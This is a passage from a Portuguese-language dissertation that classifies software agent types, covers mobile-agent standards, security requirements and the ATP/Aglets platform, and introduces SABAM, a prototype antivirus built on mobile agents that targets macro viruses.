2-9. Eventualmente é possível que tenham algum grau de aprendizagem. Entretanto essa não é a ênfase desse tipo de agente.

Figura 2-9 Agentes Colaborativos

A seta que aparece na Figura 2-9 indica uma possível localização do agente no espaço lógico da interdisciplinaridade das subáreas, não precisando um limite. A ação inter-agentes é negociada de modo a garantir ação cooperativa. Entre suas características gerais incluem-se: autonomia, habilidade social, respostas a estímulos e proatividade.

Há muitas possibilidades de aplicações industriais que podem se beneficiar desses agentes que apresentam, por isso mesmo, rico potencial de utilização em gerenciamento de redes de telecomunicação e processo de gestão de negócios.

Agentes de Interface

Possuem ênfase em autonomia e aprendizado para assessorar seu usuário. A necessidade de estabelecer interface baseada na apreensão das atividades do usuário impõe ênfase na Inteligência Artificial, conforme ilustra a Figura 2-10.




Figura 2-10 Agentes de Interface

O ponto chave desses agentes é a capacidade de aprendizado de determinados perfis do usuário, com base nas ações que são tomadas por ele durante a utilização do sistema. O agente passa a ter subsídios para auxiliar o usuário com dicas e, até mesmo, prever suas ações.

Esta é uma possível solução para melhorar sensivelmente a criação e utilização de interfaces homem-máquina no gerenciamento indireto de atividades de usuários. Neste caso, não necessitaria de estímulos diretos, que é a intervenção total do usuário para realizar suas tarefas. O gerenciamento indireto permite à máquina realizar ações automáticas similares às que seu usuário executaria.

Agentes Móveis

Os Agentes Móveis são processos que migram entre as máquinas de grandes redes (WAN). Por exemplo, pode-se utilizá-los na Internet como coletores de dados ou informações que, interagindo com outros *hosts* e retornando a um lugar específico, transportam dados solicitados por usuários.

A interação, academicamente definindo, é diferente ou em menor grau do que a cooperação existente nos Agentes Colaborativos, pois não existe uma "negociação" entre os agentes, mas sim uma troca de informações entre eles. Um exemplo a ser citado é o de um Sistema Distribuído com vários agentes com a mesma função, migrando dentro do sistema; pode haver então, troca de informações referente às máquinas já visitadas, diminuindo o tráfego e utilização desnecessária de recursos.

Apesar de tudo, é preciso ter claro que a mobilidade não é necessária, nem é condição suficiente para identificar algo como sendo agente. Antes de serem móveis devem ser agentes. Assim, os Agentes Móveis são agentes por possuírem outras características agregadas, quais sejam as capacidades de autonomia e cooperação. No ambiente do senso comum o que ocorre é que o público leigo associa o termo Agente à mobilidade, na medida em que faz uma ligação automática entre agentes e mobilidade, como se a mobilidade fosse uma característica intrínseca à natureza do agente <Agente = Peças móveis de *software*>.

Claro que tipificando os agentes, a mobilidade é definidora de agentes móveis, mas como é demonstrado na Figura 2-11, o agente móvel pode estar com foco maior e

mais abrangente que os agentes citados anteriormente, direcionados mais para a Inteligência Artificial ou Computação Distribuída, dependendo da aplicação.

Figura 2-11 Agentes Móveis

Essa abrangência ocorre por conta do agente móvel poder assumir diversas funções, mas uma função específica para cada unidade de agente móvel. Em decorrência dessa flexibilidade, existem muitas visões sobre a possibilidade de seu uso. Por exemplo, vários autores concordam que Agentes Móveis oferecem um ótimo método novo de coleta de informações e maneiras diferentes de realizar transações. Já outros autores manifestam suas preocupações acerca dos problemas referentes a segurança, uma vez que os agentes possuem a possibilidade de acesso livre às máquinas conectadas àquela rede, pois uma vez dentro desses nós, podem acionar e deixar vírus acessar dados não autorizados e executar atividades ilegais ao sistema operacional, isto dentre outras possibilidades que, talvez, ainda não foram documentadas ou vislumbradas.

Agentes de Informação/Internet

Esses agentes são classificados de um modo diferenciado dos anteriores, pois são identificados pelo “o que fazem”, e não como “o que são”, critério utilizado na classificação dos agentes anteriores.

Sua função essencial é lidar com a grande demanda de informações existentes, que devem ser extraídas, manipuladas ou coletadas, em um crescente número de fontes e de dados. Essa função denota tendência de sua utilização mais acentuada na área de Inteligência Artificial, conforme representado na Figura 2-12.

Figura 2-12 Agentes de Informação/Internet

O trabalho de coleta de dados não é realizado apenas como captura de informações armazenadas em um determinado local, mas sim na análise subjetiva do conteúdo da informação, para decidir se aquela informação é de interesse de seu usuário ou não. Por exemplo, uma aplicação mais facilmente vislumbrada é o uso desses agentes na montagem de um jornal personalizado, onde o agente recebe instruções da semântica do dado, como e onde encontrá-los e coletá-los.

Considerando que temos uma situação onde "Nós estamos afogando em informações e sedentos de conhecimento" (John Naisbitt, Megatrends), os agentes de Informação/Internet representam uma maneira de capturar semântica.

Agentes Reativos

Agentes Reativos são agentes, de relativa simplicidade arquitetônica, que respondem a alguns tipos de estímulo, por isso não possuem modelos simbólicos internos referentes ao seu ambiente. Ao reagir a um estímulo, disparam um evento para informar uma unidade superior, como um servidor que dispara uma ação bastante complexa ou apenas para montar um relatório. Pela característica desses agentes estarem monitorando algo (para poder estar num ambiente reativo), são executados em máquinas conectadas e podem ser situados, com uma maior ênfase, na área de Computação Distribuída, como mostra a Figura 2-13.




Figura 2-13 Agentes Reativos

Eles possuem algum tipo de interação com outros agentes situados em outras máquinas, apesar de sua simplicidade. E numa visão global de conjunto de Agentes Reativos, trabalhando em paralelo, podem solucionar problemas complexos. Mesmo assim, essas aplicações nem os transformam em agentes inteligentes e nem os aproximam muito mais da Inteligência Artificial.

No campo das aplicações, talvez a mais difundida, seja o Gerenciamento de Redes utilizando o protocolo *Simple Network Management Protocol – SNMP*, onde agentes reativos, sendo executados em *hardware* de baixa capacidade de processamento, monitoram diversos elementos de uma rede.

Agentes Híbridos

Os agentes híbridos foram caracterizados, de forma superficial, como Agentes Colaborativos, de Interface, Móveis, Informação/Internet e Reativos. A discussão sobre qual é a "melhor" tecnologia, é meramente acadêmica, pois, na verdade, é cedo para entrar nesse mérito.

Pelo fato de cada um possuir (prometer) pontos fortes e fracos, o truque é a união de várias funções de vários deles, a união das filosofias de mobilidade, interface e colaboração, todos em um único agente.

A união de várias filosofias pode dar suporte à robustez, rapidez e adaptabilidade. Porém, pelo fato de fazer a união de várias filosofias, os agentes tornam-se mais difíceis de produzir, entretanto, pela mesma união são os que proporcionam as melhores soluções. Deste modo, sua localização já é dentro da intersecção da

Computação Distribuída e da Inteligência Artificial, conforme mostra a Figura 2-14, mas ainda distante de um *smart agent*, definido mais à frente.

Figura 2-14 Agentes Híbridos

Um agente híbrido é a união de várias características de agentes, em um único agente. Mas, justamente por este motivo, cada vez que é desenvolvida uma característica diferente, perde-se em outra, o que requer que se fique balanceando suas funções e capacidades. Um exemplo de tal situação é a produção de um agente com alto grau de inteligência, mas com mobilidade. Pelo fato de possuir tal grau de inteligência, a probabilidade de ser um produto com vários Kilobytes é muito grande o que, certamente, compromete a mobilidade.

Sistemas Heterogêneos de Agentes

Diferentemente dos agentes Híbridos, o que ocorre aqui é a interação entre agentes de diferentes classes. Um Sistema Heterogêneo de Agentes também pode conter dois ou mais Agentes Híbridos.

Esse sistema transpassa os problemas que os agentes híbridos enfrentam, produzindo soluções mais otimizadas e colocando o sistema numa posição mais próxima de um *smart agent*, como mostra a Figura 2-15.

Figura 2-15 Sistema Heterogêneo de Agentes

O Sistema Heterogêneo de Agentes pode trabalhar com todas ou várias modalidades de agentes tipificados anteriormente, sendo que cada agente contido no sistema, trabalha de forma otimizada, utilizando os pontos positivos de cada tipo.

O Mundo possui uma rica diversidade de produtos de *software*. Essa gama de produtos viabiliza a utilização de vários ambientes/sistemas operacionais, criando, então, um ambiente heterogêneo. A utilização de Sistemas Heterogêneos de Agentes, pode ser uma das melhores soluções para integração e interoperabilidade entre os diversos *softwares*.

Um exemplo da utilização de Sistemas Heterogêneos de Agentes é realizar a comunicação de *softwares* de legado com produtos mais novos e poderosos.

Smart Agent

Os *Smart Agents* são uma categoria previsível em nível de pensamento dedutivo, embora ainda sem condições de descrição. Esses agentes concretamente ainda não existem, embora sejam uma aspiração dos pesquisadores. A denominação *Smart Agents* não foi traduzida, levando-se em conta que a palavra “Inteligente” poder remeter ao mau entendimento com *Intelligent Agents* que já existem.

Os *smart agents* podem ser considerados a perfeita intersecção entre a Computação Distribuída e a Inteligência Artificial, como é posto na Figura 2-16.

Figura 2-16 Smart Agents

Podem também ser considerados uma evolução dos agentes híbridos, onde não ocorreria a questão de perda de uma funcionalidade para ganho de outra, fazendo com que o agente reunisse todas as funções de todas as tipologias descritas, sem os efeitos colaterais do uso unificado das tipologias.

2.3.3 Fundamentos de mobilidade para o protótipo

O *Object Management Group – OMG* é um órgão internacional que normatiza o protocolo de comunicação entre sistemas de agentes móveis, objetivando padronizar plataformas de agentes móveis. Este grupo definiu o *Mobile Agent System Interoperability Facility – MASIF* como padrão para sistemas de agentes móveis.

Articulada ao OMG está a Foundation for Intelligent Physical Agents (FIPA), que é uma organização internacional dedicada à promoção da indústria de produção de agentes inteligentes, através do desenvolvimento de especificações para interoperabilidade entre agentes e aplicações baseadas em agentes.

Ambas discutem problemas relativos à produção de ambientes de desenvolvimento de aplicações paralelas usando agentes móveis, discutindo aspectos no nível do sistema, mobilidade de agentes, questões de segurança, privacidade e integridade, autenticação, autorização e controle de acesso, mecanismos de medição, cobranças e pagamentos e linguagens de programação.

No nível do sistema, é preciso que um agente possua um local para execução segura e este local forneça bases para facilitar a interação agente-máquina. Como os agentes podem estar dentro de um ambiente heterogêneo, é preciso que sejam criados com o uso de linguagens interpretadas e que o ambiente em que estará em execução,

também seja com uma linguagem interpretada. Foi sobre esta visão que as principais empresas desenvolvedoras de plataformas de agentes móveis escolheram a linguagem Java.

No que concerne à mobilidade é necessária a existência de um *framework*[25] que forneça todas as ferramentas para mobilidade, para a questão da parada de execução do agente em execução remota e para manter o estado do processo.

Para assegurar que os agentes trafeguem entre os *frameworks* executando operações e acessando apenas recursos que lhes são pertinentes, questões de segurança devem ser levadas em consideração. No caso de redes fechadas, as questões de segurança são menos preocupantes, embora existam, porém em um ambiente aberto como a Internet, essas questões passam a ser extremamente relevantes, pois os servidores pertencem a grupos de domínios separados e, com isso, não compartilham a mesma confiança de uma rede fechada. Isso deve ser assim, uma vez que os servidores podem receber agentes defeituosos que consomem muitos recursos ou, até mesmo, agentes carregando códigos maliciosos como vírus e cavalos de Tróia.

Os requerimentos de segurança caem sobre as seguintes categorias:

- Privacidade e integridade do agente;
- Autenticação do agente;
- Autorização e controle de acesso;
- Mecanismos de medição, cobrança e pagamento.

Privacidade e integridade

Os agentes carregam seu próprio código enquanto caminham pela rede. Partes de seu código devem ser protegidas contra modificações ou leitura indevida. Se um agente carrega o número do cartão de crédito de um cliente, este número não pode ser lido. Como não é possível saber se todos os servidores são benignos, o protocolo de transferência de agente deve proporcionar esta segurança. Outra preocupação é a da

[25] Ambiente operacional, no caso deste trabalho, é o ambiente operacional específico para agentes móveis.

modificação não autorizada do conteúdo do agente. Para isso é possível implementar técnicas de criptografia.

Autenticação

O servidor que está recebendo o agente deve ter uma maneira de identificar se o agente é quem realmente diz ser e, no lado do agente, a mesma coisa, deve saber se o servidor que está visitando é o que pretende, antes de fornecer informações confidenciais.

Programas de criptografia[26] têm sido utilizados juntamente com o domínio de agentes móveis, de forma que as chaves estejam todas num servidor externo, uma vez que agentes móveis não podem carregar chaves, pois ficam vulneráveis a *hosts* maliciosos.

Autorização e controle de acesso

A autorização é a liberação ao acesso de recursos para usuários específicos. Como um usuário é mais confiável que outro, seus agentes podem receber maior grau de autorização de uso de recursos. Para tanto é necessário que gerenciadores de recurso definam políticas de acesso.

Mecanismos de Medição, Cobrança e Pagamento

Quando um agente se move dentro de uma rede, consome recursos, tais como tempo do processador, espaço em disco e acesso a produtos e serviços. Sendo assim, um agente precisaria "carregar dinheiro eletrônico" e que fossem implementados mecanismos capazes de gerenciar os recursos e fazer a devida cobrança a cada agente.

[26] Sistema que transforma dados em códigos, de forma que os arquivos não possam ser lidos sem uma chave digital.

Linguagens de Programação

Justamente pela característica de mobilidade, os agentes estarão visitando nós com hardwares distintos. Portanto, não podem ser dependentes de plataforma. Sendo assim, utilizam linguagens interpretadas que fornecem máquinas virtuais para execução do código do agente. A segurança também é outro ponto importante, pois a linguagem deve fornecer verificação de tipo de dado, encapsulamento e aceso restrito a memória.

Alguns sistemas de agentes móveis (também conhecidos como Plataforma de Agentes Móveis – MAP) utilizam linguagens de script (ex.: Tel, Python e Perl), porém os sistemas mais conhecidos, que são Aglets, Voyager, Grashopper e Odysey, utilizam a linguagem Java por esta ser orientada a objeto e, assim, possibilitar a utilização de vantagens técnicas como: herança, encapsulamento e reutilização de código.

Para produção de aplicativos baseados em agentes móveis, o uso de uma linguagem com uma máquina virtual portável e orientada a objetos, no lugar do script, realmente produz vantagens. Mas, independentemente da linguagem utilizada na programação, algumas primitivas devem ser levadas em consideração. Essas primitivas são identificadas da seguinte forma:

- Gerenciamento básico de agentes;
- Sincronização e comunicação inter-agente;
- Monitoramento e controle do agente;
- Tolerância a falhas;
- Segurança.

Primitivas de Gerenciamento Básico de Agentes

São primitivas ligadas à criação e mobilidade dos agentes. Tais primitivas controlam a criação, clonagem, destino da mobilidade, destruição própria e “forking”.

Primitivas de Sincronização e Comunicação Inter-Agente

São as maneiras que os agentes se comunicam e sincronizam para realizar uma mesma tarefa, no sentido de colaborativamente resolver o mesmo problema.

As comunicações podem ser sincronizadas, de apenas uma direção ou de resposta futura. Na sincronizada o agente “conversa” com o outro e só volta a ser

executado após receber a resposta; de uma direção quando apenas envia a mensagem que não precisa de resposta e volta a ser executado; e de resposta futura quando faz uma comunicação que obterá resposta, mas não fica em espera, continuando a ser executado.

Além dos pontos citados acima, podem ser utilizadas duas técnicas distintas que são a utilização de datagramas ou conexões de fluxo entre dois agentes.

Primitivas de monitoramento e controle

A aplicação de agentes pode fornecer o monitoramento de localização e execução do agente. Dessa forma, se uma aplicação que enviou um agente, não precisa mais da resposta do agente, por falhas ou não, o agente deve ser encontrado e exterminado para deixar de consumir recursos da máquina remota. Algumas plataformas de agentes (MAP) conseguem localizar e exterminar o agente de forma remota. Já a plataforma Aglets, proporciona a possibilidade de retração do agente, para que seja exterminado localmente.

Primitivas de tolerância a falhas

Um sistema de agentes pode fornecer condições para que seja tolerante a falhas, como um *checkpoint*, que monitora o estado do agente e salva essas informações numa memória secundária, assim, caso o agente deixe de responder, ou a máquina que o está executando desligue, o agente poderia retornar a execução, do ponto onde parou. Ou ainda, caso o agente pare de responder, o *host* pode enviar, ao criador, uma mensagem de status ou o agente de volta.

Primitivas de segurança

Como colocado anteriormente, um agente pode estar em um ambiente não confiável, como a Internet. Dessa forma, um sistema de agentes pode implementar chaves de autenticação criptografadas, que estão armazenadas em um servidor externo. Além disso, o sistema deve monitorar modificações e acesso aos agentes, de forma a garantir que agentes maliciosos contidos no sistema, não estejam manipulando informações de outros agentes. Assinatura digital também é uma opção que pode estar implementada em um sistema de agentes móveis.

Para dar suporte a todas as questões de design colocadas acima, foi criado um protocolo padrão para agentes móveis, assim oferecendo um melhor controle e segurança nas ações dos agentes móveis. Para sua nomenclatura, nada mais interessante do que nomeá-lo de forma a referenciá-lo com sua função, este é o *Agent Transfer Protocol – ATP*, um protocolo de transferência de agentes entre máquinas, utilizado em nível de aplicação.

Uma máquina que "hospeda" (*hosts*) um aplicativo de serviço para agentes baseados em ATP, é uma máquina capaz de enviar e receber agentes de hosts remotos, via protocolo ATP. Como os agentes conversam através do uso de mensagens, a Mobile Agent Platform (MAP) deve oferecer recursos para lidar com mensagens passadas por ATP, pois uma mensagem ATP contém informações suficientes para identificar a plataforma específica do agente e ainda chamar o ATP Handler (manipulador) para lidar com a mensagem.




Figura 2-17 Um host de agentes com serviço ATP proporciona endereçamento uniforme para MAP diferentes (LANGE, 1997)

Discriminando de uma forma geral da operação do ATP, ela é dividida em 4 serviços de requisição padrão, sendo eles: despachar, *retract*, *fetch* e Mensagem.

Quando é utilizada a requisição de despachar, o agente é encapsulado dentro da requisição e ao chegar no destino, é retirado e uma resposta contendo o status da operação é enviada à origem do agente.

Ao fazer a requisição de *retract*, o *host* contendo o agente envia um código de status e nele contido o agente.

Existem situações em que um agente pode precisar de código extra para continuar sua execução. Para fazer a requisição do código extra, o próprio agente envia uma requisição *fetch* para o serviço que tenha o código disponível, para que o código seja enviado até o agente.

Uma outra situação é quando se tem um ambiente colaborativo, onde os agentes comunicam entre si. Essa comunicação pode acontecer com agentes dentro de um mesmo *host* ou entre agentes em *hosts* diferentes. Para que isso aconteça, o ATP utiliza a requisição de mensagem, na qual o agente coloca uma informação (mensagem) e a envia ao outro agente, que retorna um código de status.

No caso dos Aglets, o protocolo padrão, para transferência e comunicação de agentes, é o ATP, mas as plataformas para desenvolvimento de agentes contém bibliotecas que permitem aos programadores desenvolverem seus próprios agentes e aplicações. Utilizam muito as características da orientação objeto do Java. Apesar das terminologias serem diferentes em cada plataforma, o núcleo de suas abstrações é baseado no próprio modelo do paradigma de agentes móveis. E dentro das abstrações podemos identificar:

Agent: em cada plataforma existe a classe base de agentes, com os comportamentos fundamentais. Então o desenvolvedor pode fazer a subclasse para resolver seus problemas específicos. Em algumas plataformas essa classe é utilizada tanto para agentes móveis quanto para estáticos, enquanto em outras, são classes distintas.

Host: host (ou *environment* ou *place*) é o componente do framework que deve estar instalado em cada nó para prover o ambiente de execução para os agentes executarem. Este *framework* é responsável pela invocação de certos métodos dos agentes e também de oferecer os serviços requeridos (migração, serialização e comunicação).

Entry Point: no Java não é possível interromper uma execução de uma pilha em uma *thread*, salvar seus *byte codes* e continuar na próxima linha em outra máquina. Para poder continuar a execução do agente em outra máquina, existe o *entry point* que permite ao agente salvar os estados necessários às variáveis membro para continuar sua execução, dependendo do ponto de computação em que está. As MAPs podem possuir uma ou mais *entry points*.

Proxy: um *proxy* é essencialmente um representante que trabalha para um agente móvel, que é utilizado para enviar mensagens ou invocar métodos, de uma forma independente de sua localização. O *proxy* também pode servir - como na plataforma Aglet - como um escudo para proteger os métodos públicos dos agentes. Deve-se ressaltar que nem todas as MAPs implementam *proxy*.

Com base nas necessidades para execução de agentes móveis, das quais as mais importantes foram descritas acima, é que a IBM do Japão criou a plataforma Aglets.

2.4 Algumas considerações

Um software antivírus deveria considerar todos os fatores apresentados, o que o tornaria muito complexo ou até inviável.

Uma possível solução seria categorizar antivírus de acordo com a taxonomia de vírus anteriormente apresentada neste capítulo, criando módulos específicos para o tratamento dos diversos tipos de vírus. Essa abordagem não diminui a complexidade do sistema, mas facilita a sua inteligibilidade e permite que sejam criados agentes móveis para cada módulo, ou por tipo de vírus.

No período de definição dos requisitos do sistema, observou-se que os vírus de macro foram os responsáveis por cerca 75% das infecções. Isto fez com que o trabalho se orientasse no sentido de atender prioritariamente esses casos.

Após descrever o protótipo do agente móvel de localização de vírus, propósito desta dissertação, no capítulo 3 explicitar-se-á os conceitos necessários para a implementação de um agente móvel para esta finalidade, e no capítulo 4 buscar-se-á fazer uma crítica do modelo lógico e do programa implementado para testar essa nova concepção de aplicação de agentes móveis na detecção de vírus de macro.

3 O protótipo do agente móvel de localização de vírus

O Sistema Antivírus Baseado em Agentes Móveis – SABAM é composto por módulos de agentes móveis estruturalmente semelhantes, desenvolvidos de acordo com as necessidades das respectivas plataformas, que integrados possibilitam a navegação em rede. O módulo SABAM, ilustrado na Figura 3-1, gerencia a criação de agentes, garantindo que eles não estejam infectados e que todos os computadores que compõem a rede lógica sejam visitados.




Figura 3-1 Visão macroscópica do protótipo

A Figura 3-1 também ilustra os quatro níveis de abstrações aplicados na concepção do Sistema SABAM, que correspondem às respectivas assinaturas, no nível inferior, ao subsistema de gerenciamento de assinaturas, aos agentes e a coordenação de todas as atividades do sistema, no nível mais alto dessa hierarquia de abstrações.

O diagrama não corresponde à um diagrama hierárquico de funções, nem tão pouco a uma hierarquia de classes[27]. Apresenta, contudo, uma concepção de alto nível de abstração que objetiva dar destaque aos principais componentes do SABAM.

As assinaturas ilustradas no nível inferior representam os códigos dos respectivos vírus, levando em consideração a necessidade da identificação exata,

[27] Classes, no sentido da programação orientada a objetos.

exposta no subtítulo 2.2.4 das Bases Teóricas. Como conseqüência, houve necessidade da criação de um elemento para o gerenciamento dos diferentes níveis, de acordo com as respectivas plataformas, e para as quais os vírus foram desenvolvidos.

O módulo de gerenciamento de assinaturas estabelece um protocolo com o agente específico dos vírus para uma dada plataforma.

As considerações acerca dos requisitos desse sistema, as decisões de projeto que oferecem os subsídios para que essas funcionalidades sejam implementas, e a concepção da organização estrutural do SABAM são detalhadas e discutidas nos subtítulos a seguir.

3.1 Considerações e decisões de projeto

As fases de desenvolvimento do projeto foram definidas após estudos preliminares e investigações gerais acerca de vírus de computadores. Esta fase permitiu a definição de requisitos do SABAM, a escolha da plataforma a ser utilizada e o modelo de programação paralela a ser adotado. As considerações mais significativas relativas a essas fases são apresentadas e discutidas a seguir.

3.1.1 Dos Requisitos

Das condições para o desenvolvimento da pesquisa

Optou-se pelo uso de software livre para plataforma Windows, dado que este é o ambiente de maior facilidade de acesso, permitindo que os programas fossem transportados entre diferentes espaços físicos. Apesar de usar o ambiente Windows, o protótipo do agente não teria modificações caso houvesse alterações na plataforma, dado que há ambientes de desenvolvimento análogos noutros domínios.

O uso da linguagem Java é conseqüência da programação independente.

Com base nos estudos realizados, foram identificados, selecionados e elencados, em um quadro de orientação geral de desenvolvimento do protótipo composto de alguns

questionamentos e advertências balizadoras, das principais definições requisitadas e da proposta de modelo conforme exposição a seguir:

- Seria possível um vírus mutante que migrasse entre Windows, Linux, UNIX, MacOS, com a mesma funcionalidade e atuações diferentes em cada ambiente de trabalho?
- Definir a(s) família(s) de vírus que serão pesquisadas pelo agente;
- Definir o padrão do agente (propor migração de tabela de vírus ou do código a ser analisado);
- Definir o ambiente de programação;
- Definir o foco do trabalho. Concentrar esforços para privilegiar uma implementação, ou a investigação acerca dos vírus deverá ser abrangente a ponto de oferecer subsídios para a implementação de diversos agentes?
- Definir um domínio de aplicação que inicialmente não exija o estudo de controle de criptografia (utilizado para garantir autenticidade da informação. Pode gerar outro trabalho só para isso), pois os vírus podem modificar os agentes;
- Definir para que tipos de clientes serão implementados os agentes. Será implementado para clientes móveis como os Assistentes Pessoais Digitais – PDAs?
- Definir a topologia dos agentes. A topologia será parametrizada pela proposta BT Exact?
- As repostas a esses direcionamentos implicam na definição do cronograma de atividades e nas condições para o desenvolvimento da pesquisa;
- Tendo sido definido o foco e o ambiente, há uma problemática relativa ao projeto do sistema no que tange ao seu modelo, segurança e portabilidade. As indagações, a *priori* levantadas, deverão ser objeto de estudo e discussão em grupo, que após um processo de refinamento, determinarão a concepção do sistema, implicando na continuidade deste em trabalhos futuros;
- Propor um modelo em clusters-lógicos de redes (que possuem a mesma plataforma) – ver o sistema UTOPIA. A criação de um novo agente deverá ocorrer de acordo com a tabela de roteamento de IP e gerar informações para um servidor a fim de garantir que seja gerado um grafo não cíclico, eliminando a redundância de agentes? O servidor determina se deverá ou não ser gerado um

novo agente? Mas, o que ocorre que o servidor para de responder? Outra solução seria deixar que fossem gerados tantos agentes quanto se queira, e ao chegar a uma máquina o agente consulta os processos em execução, tentando identificar outros agentes e se destruir (analisar os métodos de controle de transações dos bancos de dados);

- O agente terá acesso a quaisquer máquinas?
- Como trocar mensagens entre agentes?
- Como pode ser trabalhada a contagem dos nós já visitados? Utilizando contadores locais?
- O agente pode ser único ou se multiplicar na rede?
- Necessidade de instalação de software? (Segurança)
- Qual é, realmente, o melhor *software* de produção de agentes para esse Projeto?
- O agente deverá se automodificar (mudar seu conteúdo com informações sobre a máquina infectada), mas isso também é característica da infecção do agente por um vírus. Como saber se houve modificação porque o agente quis, ou foi infectado por um vírus? Poderão existir problemas com antivírus existentes, pois eles verificam modificação dos programas;
- Citar pontos colocados junto a analogia mercadológica?
    - As máquinas estarão abertas aos agentes? (segurança)
    - Haverá cobrança por esses serviços?

3.1.2 Do modelo de programação

Cada uma das abordagens de desenvolvimento de programas paralelos apresentadas no subtítulo 2.1.2 encerra um conjunto de vantagens e desvantagens, quando comparadas entre si. Por exemplo, no caso do paralelismo pelo resultado, a migração de um código idêntico para todas as máquinas não seria recomendável quando a aplicação é definida em diferentes domínios de dados; isto é, pesquisar assinaturas de vírus que não existem numa dada plataforma. Mas, caso haja evidências de ataque de um dado vírus numa Intranet, por exemplo, esse modelo poderia representar uma boa solução, com o uso de agente específico.

Isso induz a pensar no modelo *pipeline* para essa situação. Nesse caso, cada agente difeririia um do outro pelo código da vacina, não pelo seu próprio código. Ou seja, tem-se o mesmo código executável para dados diferentes, entendendo-se por dados as respectivas assinaturas e os arquivos a serem analisados. Mas, esta situação introduz o problema de migração dos arquivos a serem analisados. Este problema é crítico quando os agentes não estão situados no mesmo espaço físico.

O modelo Mestre-escravo apresenta maior facilidade de controle, dado que o mestre pode estabelecer uma interface com o administrador do sistema, que facilita o escalonamento de tarefas, conforme ilustra a Figura 3-2.




Figura 3-2 Representação de *clusters* do SABAM.

A delimitação e controle dos agentes são feitos através das plataformas conectadas a um servidor, que envia agentes identificadores de vírus existentes naquela determinada plataforma. Assim, o SABAM realiza operações em *clusters virtuais*[28]

[28] *Clusters* de rede que são controlados por Gerentes de Carga de informações (***LIM***), que separam, de forma lógica, os novos *clusters*.

definidos no servidor, analogamente ao Sistema UTOPIA[29], delimitando nós a serem visitados.

